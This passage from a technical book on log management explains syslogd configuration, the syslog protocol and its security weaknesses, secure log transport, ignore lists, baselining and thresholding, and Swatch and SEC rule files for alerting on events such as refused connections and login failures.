FW-1 on Windows takes a bit more work to monitor in this fashion, since none of the *logger* equivalents provides exactly the right functionality to forward things straight from a Windows FW-1 host to a remote *syslog* server. You can generate SNMP traps instead of *syslog* records for the network connection logs, and use a tool like Event-Reporter to capture the OS logs, but there's no straightforward way to capture GUI interactions and policy changes. The tool FireMon (a commercial product) provides full-blown revision control and change management for FW-1 policies, no matter what OS is hosting the firewall.[16] It (or an equivalent product) is probably the easiest solution in this situation.

Firewall Logging Caveat

Firewalls don't usually record why a packet was allowed or denied. Some may record which particular rule caused a particular connection to fail or succeed, but not *why* it failed or succeeded. The lack of this information makes later correlation challenging unless you explicitly save policies when they change, or name rules transparently and have some way to include the rule name in the log information.

Other Application Considerations


For other applications, there are a few general-purpose tools you can use for logging.

As we saw in the FW-1 example, *logger* can be used to capture any UNIX log data that can be expressed in text. You can use *logger* in shell scripts to log status information or to forward the contents of application log files.

For Windows applications that have their own log files, you can use Kiwi's *logger*.[17]

For your in-house applications, most UNIX and Windows programming languages include function calls to the system logger. For instance, there's a comprehensive article on including *syslog* calls in your Java code.[18] *protomatter*, an open source collection of Java classes, includes a robust *syslog* implementation,[19] complete with *syslog* documentation for programmers.[20]

16. http://www.firemon.com.
17. http://www.kiwisyslog.com/products.htm#logger.
18. http://www.javaworld.com/javaworld/jw-04-2001/jw-0406-syslog.html.
19. http://protomatter.sourceforge.net/latest/javadoc/com/protomatter/syslog/package-summary.html.
20. http://protomatter.sourceforge.net/latest/javadoc/com/protomatter/syslog/syslog-whitepaper.html.



5. The Gory Details

Now that we've introduced a more "experimental" approach to logging and have some idea of what we want to do with it, we're going to delve into the details of how *syslogd* is configured, replacements for your stock *syslogd* which have added features, and the *syslog* protocol and some extensions to it.

syslog and Its Relatives

As we've said, the standard logging mechanism for UNIX systems is *syslogd*, a system process that implements the *syslog* protocol. *syslogd* provides a consolidated audit mechanism for kernel and application messages and gives application and OS developers a relatively consistent interface for reporting significant events. *syslogd* allows local as well as remote storage of messages. *syslogd* normally listens on UDP port 514 and to the named pipe `/dev/log` . *syslogd*'s configuration file allows you to control the location and, to some degree, the quantity of recorded information.[1]

Configuring syslogd

As we described above, all messages sent to *syslogd* have a *facility* and a *level*. The *facility* identifies the application or system component that generates the message.

The standard *syslog* facilities are:

`kern`	kernel
`user`	application or user processes (default if facility not specified)
`mail/news/UUCP/cron`	electronic mail/NNTP/UUCP/`cron` subsystems
`daemon`	system daemons
`auth`	authentication- and authorization-related commands
`lpr`	line printer spooling subsystem
`mark`	inserts timestamp into log data at regular intervals
`local0–7`	8 facilities for customized auditing

1. Our goal in describing *syslog* in this much detail is not to convince everyone on the planet to use *syslog*. But it's been around a while, it is extremely flexible, and most of its features (and problems!) are common to other logging mechanisms. It's a good model for understanding logging on all sorts of devices, UNIX or otherwise.

`syslog`	internal messages generated by *syslog* itself
`authpriv`	non-system authorization messages

Because of variations in *syslog* implementations and operating systems, some systems may not support all of these facilities, nor are developers required to use any particular one.

The `mark` facility is a special mechanism provided to supply a predictable stream of timestamps into your log data. It's particularly useful as a measure of time synchronization across your network, and can also be used as a heartbeat mechanism to be sure that hosts are alive and well. Sometimes the absence of a log message is a more important piece of data than the presence of that message—the lack of something you expect means trouble. The *mark interval* is specified as a command-line argument to *syslogd*.

The *syslog* message level indicates the relative severity of the message and can be used for some rudimentary filtering. The levels are nominally defined as:

`emerg`	system is or will be unusable if situation is not resolved
`alert`	immediate action required
`crit`	critical situations
`warning`	recoverable errors
`notice`	unusual situation that merits investigation; a significant event that is typically part of normal day-to-day operation
`info`	informational message
`debug`	verbose data for debugging

Levels are sometimes expressed numerically, with 0 representing `emerg` (the most severe and least frequent) and 7 representing `debug` (the least severe and most verbose).

syslog.conf

Syslogd is configured via the file `/etc/syslog.conf`. The format of the file is:

```
selector <tab> action
```

Selectors help you decide what to do with an incoming message, based on where the message is coming from (or what's sending it) and how severe it is.

This sample `/etc/syslog.conf` file from a Linux system demonstrates reporting to a central loghost:

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
kern.*          /dev/console
# Log all system messages to the remote loghost
*.debug         @loghost.example.com
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.debug;mail.none;authpriv.none                 /var/log/messages
# The authpriv file has restricted access.
authpriv.*      /var/log/secure
```

```
# Log all the mail messages in one place.
mail.*          /var/log/maillog
```

A * for the facility matches all facilities except mark . The level indicates that the selector applies to any message at that level or higher (more severe). For example, a selector of mail.alert will match all messages at mail.alert or mail.emerg.

The action defines what's done with a message once it's received from a facility.

Actions usually represent destinations—the message is written to a local file, a *syslog* daemon on another system, the system console, or a user console.

An action may be specified as:

The absolute path of a file on the local computer (for instance, /var/log/fulllog):

```
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.debug;mail.none;authpriv.none              /var/log/fullog
```

The IP address or hostname of a remote system running *syslog:*

```
# Log all system messages to the remote loghost
(designated by an @ and the hostname or IP)
*.debug           @loghost.example.com
```

A user's login ID, which sends the message to any tty that the user is logged into (this works only if the user is logged in):

```
# Send emergency messages to tbird and root
*.emerg           tbird,root
```

Some Oddities and Issues

Many *syslogds* require <*tab*> as delimiters, not white spaces, and die gory, unpleasant, hard-to-detect deaths if <*tab*>s are not present. This is one of the most annoying historical oddities remaining in *syslog* implementations, and it's fixed in a number of *syslog* replacements, including *SDSC-syslog*, *syslog-ng*, *sysklogd*, and some OS implementations (e.g., FreeBSD).

syslog places no default limitations on data sources (either users or processes), so all UNIX log data is inherently unreliable—it may have originated anywhere (and frequently has). To prevent forged data from being inserted into the data stream, you will have to verify all data and maintain its integrity in storage. The proposed *syslog-sign* protocol (described in "Secure Protocol Initiatives," below) offers a way to verify message integrity.

Finally, a relatively limited number of actions can be taken on receipt of a particular message—you can pick destinations based only on facility and/or level, not on more specific patterns. And all you can do is store or forward the message—there's no way to trigger a response to a particular message, such as to turn a service on or off, which might be useful if it's under attack, and no way to force a user to log off without man-

ual administrative interaction. While those actions could be fraught with peril, you may need to do them at some point. Chapter 6 will show you tools you can use to do this.

syslogd Replacements

Because of these limitations, several people have written replacements for standard *syslogd*. The various advantages of these replacements include an improved ability to filter and redirect inbound log messages, integrity checks on locally stored logfiles, storing more information about log data and events, and fixing that pesky <*tab*> problem.

All retain compatibility with classic *syslog*:

syslog-ng is the most popular replacement. It allows forwarding over TCP, remembers forwarding addresses so that the log message contains the address of the originating machine, and provides more granular message filtering.

Modular syslog is a *syslog* replacement that includes data integrity checks, easy database integration, and output redirection using regular expressions.

SDSC-syslog implements the *syslog-sign* and *syslog-reliable* network protocols (explained below) and is designed for efficiency in a high-stress environment.

nsyslog sends message streams via SSL over TCP for reliability and confidentiality of message transmission.

Other *syslog* replacements are cataloged at the loganalysis Web site.[2] In general, if you're just starting out looking at UNIX logs and figuring out how to work with them, we recommend using the stock *syslog* server supplied with your OS. As you learn, you may find certain of its limitations particularly annoying—perhaps its lack of integrated log rotation, or the inflexibility of its message formats. When you know what really bugs you, you'll be able to select the replacement *syslog* server that best suits your needs.

syslog: The Protocol

The *syslog* protocol is described in RFC3164 and in an Internet Draft.[3] The RFC describes the protocol as it's currently implemented, warts and all—it's not a design specification like the ones for nice sensible protocols like IPsec.

Some of the warts in the *syslog* protocol are:

syslog messages are sent to a central loghost via the *syslog* protocol (UDP/514). Since UDP is an unreliable protocol, messages can be dropped on the wire if the network is congested, or by the kernel if multiple messages are generated or arrive at the same time.

syslog supports a relay architecture, but the process of relaying a log message from an originator to a central loghost through one or more interme-

2. http://www.loganalysis.org.
3. http://www.ietf.org/internet-drafts/draft-ietf-syslog-protocol-06.txt.

diate systems eliminates IP address information about the machine that created the message. Many current versions of *syslog* only retain the source machine name or IP address for the last hop of message transmission. If you use relay log hosts—for instance, if local loghosts at each of your branch offices send data to a central loghost at your corporate facility—your central loghost will see all *syslog* messages as originating from the branch office forwarders, not from the branch office servers themselves. Clearly, this makes figuring out *which* printer needs a new toner cartridge more challenging than it needs to be.

syslog does not validate message headers or content. Anyone with network connectivity to a *syslog* server can send spoofed log messages, which are indistinguishable from data being generated by legitimate applications and computer systems. A clever attacker may do this in order to decrease confidence in the quality of local auditing, to fill up disk space on the central loghost and crash it, or to otherwise hide her tracks.[4]

Syslog data is sent in clear text. The data can be sniffed, or intercepted and modified in transit.

Secure Protocol Initiatives

At this writing, initiatives for *syslog* improvements include a proposed standards-track RFC for Reliable Delivery of *syslog*, as well as Internet Drafts for the *syslog-sign* protocol and the transmission of *syslog* messages over UDP.[5]

syslog-reliable provides for TCP-based transport. This protocol also allows authentication and encryption of the data stream, to protect the confidentiality and integrity of message data.

syslog-sign provides authentication of the message sender, defends against replay attacks, protects integrity of messages, and performs delivery checks.

The difference between *syslog-sign* and *syslog-reliable* is that the former addresses integrity of the individual messages, while the latter addresses only the reliability of the transport of the messages between *syslog* servers.

Real-World Secure Transmission

Now that you know what the protocols specifications say, how do you go about getting secure, reliable logging? You can use one of the *syslog* replacements, or you can tunnel your existing *syslog* data over SSH or SSL.

SDSC-syslog implements *syslog-sign* and *syslog-reliable*. *nsyslog* implements *syslog* over TCP/SSL.

Tunneling *syslog* over SSH is another alternative. To use SSH tunneling for secure data transmission, you have to convert the UDP/514 *syslog* traffic to a TCP protocol (if

4. http://jade.cs.uct.ac.za/idsa/syslog.html, "An Alternative Approach to the Problem of Syslog Insertion and Denials of Service," is an interesting analysis of the problem and suggests a couple of solutions.

5. http://www.ietf.org/rfc/rfc3195; ftp://ftp.rfc-editor.org/in-notes/internet-drafts/draft-ietf-syslog-transport-udp-02.txt.

you're using standard *syslog*) or enable TCP transport (in *syslog-ng*) . Then you need to set up port-forwarding under SSH, pass the *syslog* data to the tunnel on the client side, and collect the data from the tunnel on the server side, using a utility such as Netcat. Assuming you have your SSH tunnel set up on port 9999, tunneling using Netcat looks like this:


```
Client: nc -l -u -p syslog | nc localhost 9999

loghost: nc -l -p 9999 | nc localhost -u syslog
```

syslog Output

The most important part of *syslog* is the output, the *syslog* messages themselves. In order to get those important messages out of *syslog*, you need to make sure they're getting sent *into syslog*, and that the records contain the information you need.

The biggest problem here, as we've said, is that there's no standard catalog of messages for operating systems or applications. Message formats are up to the developer who created the particular *syslog* implementation, and message contents and severity levels are entirely determined by the developer of the application that is logging.

Although the precise format of log messages varies (remember all those ways we spelled *login*?), they do generally contain the same information: timestamp, the hostname or IP address of the computer that generated the message, the subsystem that generated the message, and (finally!) the message. When you're trying to parse out new formats of log messages, start by trying to identify those pieces.



6. Log Reduction, Parsing, and Analysis

If you've gotten this far, all of your machines are generating tons of log messages, the messages are dutifully marching off to your central loghost, and you're the happy owner of wonderful piles of logging goodness. What do you do with all that information?

You'll want to be able to extract wisdom from your logs: you want to know what's happening on your network. You want to discover things you didn't already know.

Extracting wisdom involves three steps. First is *data reduction*, sorting out the data that might be interesting from data you're pretty sure isn't interesting, so that you can focus your limited time on the good stuff. Next, you want to make it easier to use all your spiffy analysis tools, so you need *data parsing*—getting the juicy bits into a format you can use. The third, and most important, step is *data analysis*, where you turn that raw information into useful intelligence.

We'll discuss data reduction first, but before we talk about data parsing we're going to discuss data analysis, so that as you look at the parsing tools, you will have an idea of what you want to do with the data once you've parsed it.

Most of the tools and techniques we will look at make use of *regular expressions*. If you are not familiar with regular expressions, you may want to learn about them first.[1]

Data Reduction

Data reduction is a compression process (in the general sense of the word): removing extraneous data so that you can more easily work with whatever's left.

One way to reduce the amount of data you're facing is to fix problems with your systems. Minor configuration errors—the sorts of things that don't prevent services from working, but may keep them from working at peak efficiency—and non-disruptive hardware glitches can generate a lot of log data without really telling you anything you need to know. Fix all those lame DNS servers, make sure Sendmail is error-free on all your servers, and be sure everyone's Web browsers have the correct proxy configurations. And replace the toner cartridges in all your printers.

After all, these errors are rehearsals for what you'll do when you run across more significant disasters in your logs. If you develop the bad habit of ignoring inconsequential events, you may overlook the alarm you really needed to investigate.

The next step in data reduction is to divide messages into *ignore*, *baseline*, and *investigate* piles—the messages you never want to see, the ones that aren't likely to contain

1. A good reference for learning about regular expressions is *Mastering Regular Expressions*, by Jeffrey E. F. Friedl (O'Reilly and Associates, 1997). Also see the Regex Coach at http://www.weitz.de/regex-coach/.

time-critical security and administrative information, and the ones that are. Messages in the *baseline* category have value of their own. Typically messages created by the normal, day-to-day activity on your network, they're necessary for understanding how your systems are used, monitoring for capacity issues and bandwidth usage, and the like. But they don't alert you to problems, for the most part (although a sudden explosion of Web or email traffic may indicate the launch of a new worm or virus in your desktop systems), so you can relegate them to off-line storage and batch analysis and focus your time and energy on the *investigate* category.

Start Your Ignore List

The point of the *ignore* list is to rapidly—preferably, automatically—sort data into "deal now/deal later/completely ignore" piles. For the best results, it should consist of kinds of messages that appear in large numbers without containing much critical information. For log analysis with an emphasis on security, this typically includes records such as successful email transactions, Web proxy records, and DHCP messages. Here is a rudimentary way to get a list of the number of occurrences of each unique message in your logs, in descending order:[2]

```
cut -f5- -d\  /var/log/fulllog | sed -e 's/[0-9][0-9]*/###/g'| sort
| uniq -c |sort -nr > uniq.sorted.freq
```

The `cut` command is used to strip the timestamp, hostname, and service name from the log message. The `sed` command replaces all numbers with `###`, to eliminate differences in such data as process-ID numbers and IP addresses, which otherwise would make similar log messages appear unique. The `sort` command does an alphanumeric sort to group like messages. `uniq –c` reduces identical sequential messages to a single message and prepends a count of the number of times the message occurred, essentially creating a histogram. The final `sort` command orders the messages by the number of occurrences of the message, in descending order.

Clearly, this isn't the ultimate in data processing, but as you get more familiar with chaining these text manipulation tools together, you can modify the instructions above to create an *ignore* list that's right for your environment.

Here's a sample of what you might get from that set of commands:

```
620 PAM_unix[###]: (cron) session opened for user smmsp by
(uid=###)
620 PAM_unix[###]: (cron) session closed for user smmsp
620 /USR/SBIN/CRON[###]: (smmsp) CMD (test -x
/usr/share/sendmail/sendmail && /usr/share/sendmail/sendmail
cron-msp)
104 PAM_unix[###]: (cron) session opened for user abe by (uid=###)
104 PAM_unix[###]: (cron) session closed for user abe
104 /USR/SBIN/CRON[###]: (abe) CMD (fetchmail –silent >>
```

2. Note that there are two space characters after the "\"—they are part of the argument.

```
$HOME/log/fetchmail.log ###>&###)
    7 sshd[###]: PAM pam_putenv: delete non-existent entry; MAIL
    7 PAM_unix[###]: (ssh) session opened for user abe by (uid=###)
    7 PAM_unix[###]: (ssh) session closed for user abe
    5 syslogd ###.###.#######: restart.
    5 sshd[###]: subsystem request for sftp
    5 sshd[###]: Accepted password for abe from ###.###.###.###
port ### ssh##
```

The column on the left is the number of occurrences of the particular log message.

From this output you can create an *ignore* list by taking the messages you wish to ignore and creating regular expressions from them, replacing variable information such as usernames, PIDs, IP addresses, and hostnames with appropriately matching patterns.

Test your *ignore* list with `egrep` . Assuming your *ignore* patterns are in the file ignore.me, do the following:

```
egrep –v –f ignore.me /var/log/fulllog
```

(You may prefer to redirect the output to a file.) The `–v` flag indicates that lines that do *not* match the given patterns are to be printed. The `–f` flag indicates that the filename that follows contains a list of patterns to match.

If you want to see how much data your *ignore* list has sorted out, you can pipe the output into `wc –l` for a count of the total number of lines *not* ignored. To generate a full comparison with the original file:

```
wc –l /var/log/fulllog; egrep –v –f ignore.me /var/log/fulllog
| wc –l
```

Once you've got a good handle on the *ignore* list for your environment, you can easily write a script that parses your log data into these two categories on a regular basis. Many folks use Perl for this. If you would like to use Perl regular expressions to sort your *ignore* list automatically, you can use the program in Appendix 3 to test them.

Depending on the complexity of your logs, generating an *ignore* list and the associated regular expressions can take considerable time and multiple iterations. Take a deep breath. Try to resist getting frustrated when your first *ignore* list leaves a lot of uninteresting messages in the pile.

Also, bear in mind that in most places, software is frequently updated, new hardware comes onto the network, and new attacks are discovered. Although after a while your *ignore* list will become stable, don't assume that you'll ever be entirely done. Sudden jumps in the amount of data that is *not* in the *ignore* pile? That's interesting!

Data Analysis

You've sorted out your *ignore* data. Now what? Before we delve into tools to parse logs, we'll discuss some techniques to apply to your log data.

Parsing extracts data from your logs; *analysis* derives (hopefully) useful information from that data. Analysis includes, among many possibilities, such techniques as *baselining* to identify unusual activity (e.g., a login from an unusual location), *thresholding* to identify a greater or lesser quantity of activity than normal, *windowing* to identify activity that occurs outside the range of a set of parameters, and *correlation* to find relationships between disparate events. You can achieve these results in many different ways. We'll just scratch the surface here.

Note our use of the terms *normal* and *unusual*. We'll talk more about this below.

Basic Alerting

The simplest form of analysis is basic alerting, that is, raising a flag when one particular interesting event occurs. The Swatch examples and the attack examples, both shown below, are mostly single-event activities. Basic alerting isn't as useful as correlation, but it's a good place to get started. Although your alarms will be going off frequently during periods of heightened activity, at least you'll know something is happening!

Alerting on messages such as `connection refused` can tell you that a port scan is happening. Alerting when the IP address of the host conducting the port scan is part of your network leads you to virus-infected hosts on your network. And the section below on attack signatures describes patterns that indicate someone trying to exploit services on your network.

Alerting can simply mean sending an email or a page, but it can be useful to set alerts to perform an action automatically. For instance, a `connection refused` message (especially to a service that is never used on your network) is often a clear indication of a probe. A firewall rule could be generated automatically to block that probe. Tools such as PortSentry do this by observing network traffic, but you can achieve the same results based on your log messages. For another example, those `toner low` messages could be automatically forwarded to your Department of Toner Replacement for timely resolution.

Someone we know once used his monitoring system to track the quota on the accounts of senior management. Whenever one of them went over quota, his system would automatically increase their quota and send an email to them saying, "I noticed you went over quota, so I've increased it for you." He scored lots of points with management because he was so vigilant at all hours of the day and night to accommodate them!

Baselining

When talking in general about analysis, we used the terms *normal* and *unusual*. In order to make such determinations, you have to know what *usual* means in your environment. *Baselining* is one way to get there, along with some subsets of baselining: *anomaly detection*, *thresholding*, and *windowing*.

Baselining is measuring a set of known data to compute a range of normal values.

Once you have a baseline, you can use various techniques to compare new data against the baseline to evaluate whether the new data is unusual.[3]

Some types of activity to baseline are:

Amount of network traffic per protocol: total HTTP, email, FTP, etc.
Logins/logouts
Accesses of admin accounts
DHCP address management, DNS requests
Total amount of log data per hour/day
Number of processes running at any time

Having a baseline of places from which users usually log in lets you send an alert when a user logs in from somewhere else.

A large increase in FTP traffic could indicate that your FTP server has been compromised and is being used as a warez site.

Anomaly Detection

Anomaly detection, the simplest application of baselining, is simply detecting something that hasn't been seen before.

NBS (Never Before Seen) can assist in baselining for anomaly detection.[4] The tool implements a very fast database lookup of strings and tells you whether a given string is in the database (that is, has already been seen).

Certain types of data call for more complex analysis. For instance, comparing the average, minimum, and maximum baseline values against time-based data and quantitative data may show whether new sequences of events are normal. Computing the standard deviation along with the average lets you measure how far a particular sequence of events is from the norm. These computed values are useful for thresholding and windowing.[5]

Thresholding

Thresholding is the identification of data that exceeds a particular baseline value. Simple thresholding is used to identify events, such as refused connections, that happen more than a certain number of times. A threshold reading degrades over time, as the accumulation of data eventually makes even normal activity—for example, the number of failed logins to an account—exceed the original threshold. Thresholds remain useful longer when combined with a time limitation. For example, numerous failed logins to different accounts within a minute very likely indicate a dictionary password attack in progress.

Sometimes the *number* of events is less interesting than a change in the *frequency* of events. For instance, some sites experience dozens of ports scans per day. If you nor-

3. One of the loganalysis mailing list's ongoing projects is to come up with a canonical list of system and network events considered to be the defining ones for understanding *normal* on your network. Please feel free to add your ideas.

4. http://www.ranum.com/security/computer_security/code/.

5. A good reference guide for statistics is *Schaum's Outline of Statistics*, by Murray R. Spiegel (McGraw-Hill, December 1998).

mally see one port scan per hour, but suddenly you are seeing ten per hour, that may indicate that a new exploit is available, a new worm is on the loose, or your site has been specially targeted.

Another type of thresholding looks for an event after some specified state change or after another event has occurred—for instance, logins after a port scan or after a large number of failed login attempts. This type of thresholding is related to correlation, which is discussed below.

Windowing

Windowing is detection of events within a given set of parameters, such as within a given time period or outside a given time period—for example, baselining the time of day each user logs in and flagging logins that fall outside that range.

Effective windowing can be tricky. User behavior varies, both by user *and* by other events such as holidays or illness. Users don't usually log in at exactly the same time every day. Once you have a baseline of normal activity for each user, how do you determine that a particular login is at a time different enough to be considered significant? For example, if a user normally logs in between 8:00 a.m. and 8:30 a.m., and one day logs in at 7:55, using a simple window for login time would flag this login as an anomaly. A person looking at the logs would assume it is normal, because it is close to the window of normal time. How do you get your software to make a similar judgment?

A simple way would be to divide the distance from the edge of the window by the width of the window, and choose some value (e.g., 0.75) as a threshold below which the login time becomes interesting. The smaller the number, the more interesting the event.

You can also have fun with average and standard deviations. Take the distance from the average, and divide by the standard deviation. One rule of thumb (and there are many) says that a value of 3 (called 3σ) covers 98% of acceptable values for a given average/standard deviation.

Of course, these techniques make assumptions about the nature of your data, such as the distribution of events in your baseline. These assumptions may or not make sense in your environment, so caveat administrator. Play with them and see what works in your own environment.

An even more interesting extension to the windowing of user logins is also to baseline the *type* of login or authentication method. For instance, a user may log in with a password from his office computer, but at home in the evening he uses SSH with an SSH public key. A login by this user during the evening using a password may be worth investigating.

Correlation

Correlation looks for a relationship between disparate events. Easy to define, correlation can be difficult to implement. A simple instance of correlation would be, given the presence of one particular log message, to alert on the presence of a second particu-

lar message. For instance, if Snort reports a buffer overflow attempt from a remote host, a reasonable attempt at correlation would grab any messages that contain the remote host's IP address. Or you might want to note any `su` on an account that was logged into from a never-seen-before remote host.

Another type of correlation is a relationship with external events. For instance, a news report, a jump in your company's stock price, or a change in the weather could be linked to a change in log activity.[6]

Researching Anomalies

A lot of the data you will look at on your network will not show clear evidence of a security problem. Successful attacks rarely send useful log messages like "Someone has just compromised your system!" (We do know of one exploit that does generate log messages.) Rather, messages indicate suspicious activity meriting further investigation. Sometimes you won't know what the message indicates or what the service that generated the message actually does. Some research may be required to learn more about what is going on.

For example, here's an interesting message:

```
Oct 26 03:10:38 172.16.6.8 [-1]: 10.1.8.29 pyseekd[10906]: Info:
[master] deleting directory /cust/SEEKUltra-3.18/master/master/
db/118750
```

Deletion of what seems to be a dynamic directory is a good item to investigate.

An Internet search reveals that *pyseekd* is the primary binary used by the Inktomi suite of search engines and e-commerce support applications. Although we haven't tracked down the exact meaning of the message, we have some context now. It's probably reasonable for a search engine to create and delete dynamic directories.

Internet serendipity also reveals that *pyseekd* is vulnerable to buffer overflow attacks. That's an extremely useful bit of intelligence, a guide for further log reconnaissance.

In this case, we have determined that the suspicious activity is probably okay, but we have learned more about what's running on our network in the process.

Log Parsing

General Log-Parsing Issues

Some general issues apply to most, if not all, log-parsing programs.

Many programs use regular expressions for matching messages that are interesting. You want your regular expressions to be "good enough"—too general an expression (e.g., `.*`) will match many irrelevant messages, whereas too specific (e.g., `10:32:03 login failed for joe`) will miss messages you probably wanted to match.[7] It takes some time and patience to craft regular expressions that work well, and they require some regular care and feeding.

6. See Probes of Takedown.com at http://security.sdsc.edu/incidents.
7. Unless you are really, really interested in joe failing to log in at 10:32:03.

Most of these programs also allow you to invoke a process based on a message or set of messages, typically passing the interesting messages to the program for further processing. A spate of events in a short time floods your system. One of the authors experienced this the hard way: an aggressive port scan caused thousands of email messages to be sent in the space of a few minutes, which in turn caused thousands of Procmail processes to be invoked, each of which invoked a Perl process. The postmaster of that system was Not Amused.

The moral of the story is: think about what you are doing, test it before putting it into production, and add rules incrementally.

Log Parsing Tools

Lots of tools exist for parsing logs. Many of those that call themselves log analysis tools are really tools to get useful data out of logs for subsequent analysis. We'll discuss a few of them here, but much of what we say applies to other tools.

Some syslog collectors (such as *syslog-ng*) offer sophisticated parsing mechanisms for real-time processing as data is received, and some analysis tools with the ability to handle real-time data streams can be used as collectors. In practice, though, you probably should separate the collecting and analyzing capacities even if you use the same tool for both.

For one thing, you want to make sure you reliably archive raw data for future processing. For another, both tasks can be extremely resource-intensive, so separating them provides better scalability—you can move the log-parsing or analysis tools to a separate host, or even multiple hosts.

If you're just getting started, a good approach might be "Artificial Ignorance."[8] The basic strategy is to use regular expressions to sort data into nominal status events and known significant events, and to have all remaining messages sent to administrators for research and triage.

Swatch

Swatch is probably the most frequently deployed tool for real-time log monitoring. It is a Perl-based single-line processing tool which compares logfile entries to regular expressions and performs a specified action when a match is found. The set of available actions is fixed in Swatch. However, you can choose to pass the matching message to an arbitrary shell command, so you can create your own actions as separate shell scripts. Swatch allows some message consolidation if timestamps are available.

The configuration file is a set of lines, each with a *rule*, a pattern for Swatch to identify, and the action to be taken when the pattern appears. The pattern is preceded by either `watchfor` or `ignore`.

For each message matched, one or more of the following actions can be taken:

`echo`	Prints the message to `stdout`
`bell`	Like `echo`, but also rings the terminal bell

8. http://archives.neohapsis.com/archives/nfr-wizards/1997/09/0098.html.

`exec`	Executes a command, optionally passing as argument matched strings from the regular expression
`mail`	Mails a copy of the matched line to a specified address
`pipe`	Pipes the matched line to a program
`write`	Writes an event to a file, or to standard output if the filename is `-`
quit	Exits the program when the line is matched

An additional rule is `perlcode` , which allows you to specify arbitrary Perl code to be inserted with the rules. `perlcode` is useful for defining variables to be substituted inside regular expressions and arguments.

Swatch normally stops comparing a given message once it has matched a pattern. You can override this with the special action `continue` , which tells Swatch to match against additional patterns.

For example, if you are using *tcp-wrappers*, you can get email about every refused connection:

```
watchfor /connection refused/ mail=swatch-watcher,subject="swatch
alert: connection refused"
```

This alone can be a crude port-scan detector; the sudden increase in incoming messages is a pretty good indicator.

If you have a large network and get port-scanned frequently, you may find the number of messages overwhelming (one of the authors regularly received several thousand messages an hour using this technique). Additionally, as we said above, the processes executed in sending email (or in the `exec` or `pipe` arguments) can overwhelm a system. The Swatch documentation contains a more thorough explanation of the various actions and their arguments.

Structure your first Swatch configuration file starting with a set of patterns you know you want to ignore, followed by a set of patterns you know you are interested in, and ending with a catch-all pattern to email you messages that don't match any other rules. Plan on spending some time tuning your Swatch configuration when you first start it up, and periodically as you discover new activities on your network.

Here is a suggested initial configuration file, which can help you learn more about what's happening on your network:

```
# Address for mailing alerts
perlcode $main::mailto="swatch-watcher";
# Prefix for subject in messages
perlcode $main::subj="SWATCH-ALERT: ";
# Things we know we can ignore
ignore /— MARK —/
# other su messages will be caught by "su" pattern further below
ignore /su: pam_unix\d+: session started for user/
ignore /su: pam_unix\d+: session finished for user/
ignore /dhcpd: DHCPREQUEST/
```

```
ignore /dhcpd: DHCPACK /
ignore /\/USR\/SBIN\/CRON\/\[\d+\]: \(root\) CMD \(
\/usr\/lib\/sa\/sa1      \)
/
# Things we know we want to watch for
watchfor   /login.*: .* LOGIN FAILURES ON/
   mail address=$main::mailto,subject="$main::subj login failure"
watchfor   /fail/
   mail address=$main::mailto,subject="$main::subj fail"
watchfor   /connection refused/
   mail address=$main::mailto,subject="$main::subj connection
refused"
watchfor   /refuse/
   mail address=$main::mailto,subject="$main::subj refuse"
watchfor   /password/
   mail address=$main::mailto,subject="$main::subj password"
watchfor   /fatal/
   mail address=$main::mailto,subject="$main::subj fatal"
watchfor   /panic/
   mail address=$main::mailto,subject="$main::subj panic"
watchfor   /file system full/
   mail address=$main::mailto,subject="$main::subj file system
full"
watchfor   /su:/
   mail address=$main::mailto,subject="$main::subj su"
watchfor   /sudo/
   mail address=$main::mailto,subject="$main::subj sudo"
watchfor /syslogd .* restart./
   mail address=$main::mailto,subject="$main::subj syslog restart"
watchfor /restart./
   mail address=$main::mailto,subject="$main::subj restart"
# Take anything that we haven't matched and stick it in a file to
look at,
# eventually we'll make watchfor/ignore rules for these
watchfor /.*/
   pipe "cat - >> /tmp/unknown; echo '' >> /tmp/unknown"
```

This configuration file has a few *ignore* rules, followed by a set of patterns. Some of the patterns are specific (e.g., `file system full`). Others are just looking for potentially interesting words (e.g., `panic`). Note that the subject of the mail sent corresponds to the pattern matched, which is useful for debugging, as you'll know which pattern match caused the email to be sent.

Once you see the messages that are matched, you will probably want to add some *ignore* rules to weed out more of the standard messages.

And you'll probably find a few messages that are very interesting indeed.

SEC

SEC, the Simple Event Correlator, offers all the features of Swatch along with others such as the ability to correlate multiple messages and to aggregate similar messages.[9] SEC is written in Perl, which makes it relatively easy to customize and lets you include embedded Perl code as actions, although with a potential performance penalty.

The SEC configuration file uses multiple lines for each rule. Each line is of the format <*attribute*>=<*value*>. Attributes are *type*, *pattern*, *action,* etc. The possible values depend on the particular attribute. Input lines are referred to as *events*.

Every SEC rule has a *type* attribute. There are a large number of attribute types. The most common are `single` and `suppress` . `Single` matches a single event and allows you to perform one or more actions on that event. Other types allow some windowing and thresholding.

The `suppress` type is equivalent to the `ignore` action of Swatch. When an event match is found, no action is taken; SEC simply moves on to the next event.

The SEC configuration file syntax looks like this:

```
type=<type>
ptype=regexp|substr|nregexp|nsubstr
pattern=<pattern>
descr=<description string>
[context=<context name>]
action=<action>[; action ...]
```

The `type` was explained above. `ptype` denotes the type of pattern match—substring or regular expression—or pattern-match failure. `action` is a set of predefined actions to be performed, such as writing to a file or piping to a program.

The real power of SEC comes from three features. The first is the ability to process a rule based on the exit value of a shell command, which makes it easy to implement tools such as NBS (discussed above). The second is the notion of context, which allows grouping of related messages into a buffer so that they can be processed together. The third feature is the ability for a rule to generate new events, effectively inserting messages into the input stream, for processing by other rules—that is, a rule can trigger other rules.

Here is a simple example of a working SEC configuration file, demonstrating some simple line matching and use of the context feature:

```
# ignore syslog restart
type=suppress
ptype=substr
pattern=syslogd 1.4.1: restart.
# ignore mark
type=suppress
ptype=substr
pattern=—MARK —
```

9. http://www.estpak.ee/~risto/sec/.

```
# Match any refused connections and just write them to stdout.
type=single
ptype=regexp
pattern=(\S+)\[\d+\]: refused connect from (\S+)
desc=tcpd refused connection
action=write - WARNING: refused connection service=$1 host=$2
# Match DHCPREQUEST and create context, if it does not exist.
# allow further processing to continue on this event so that
# we can match it in the next rule
type=single
ptype=substr
continue=takenext
pattern=DHCPREQUEST
desc=DHCP Request Create Context
context=!DHCP
action=create DHCP 36000 ( event REPORT )
# Note the action above creates the context, and then triggers a
report
# to be generated every hour by creating an REPORT event
# Grab DHCP requests and store them in the context buffer
type=single
ptype=regexp
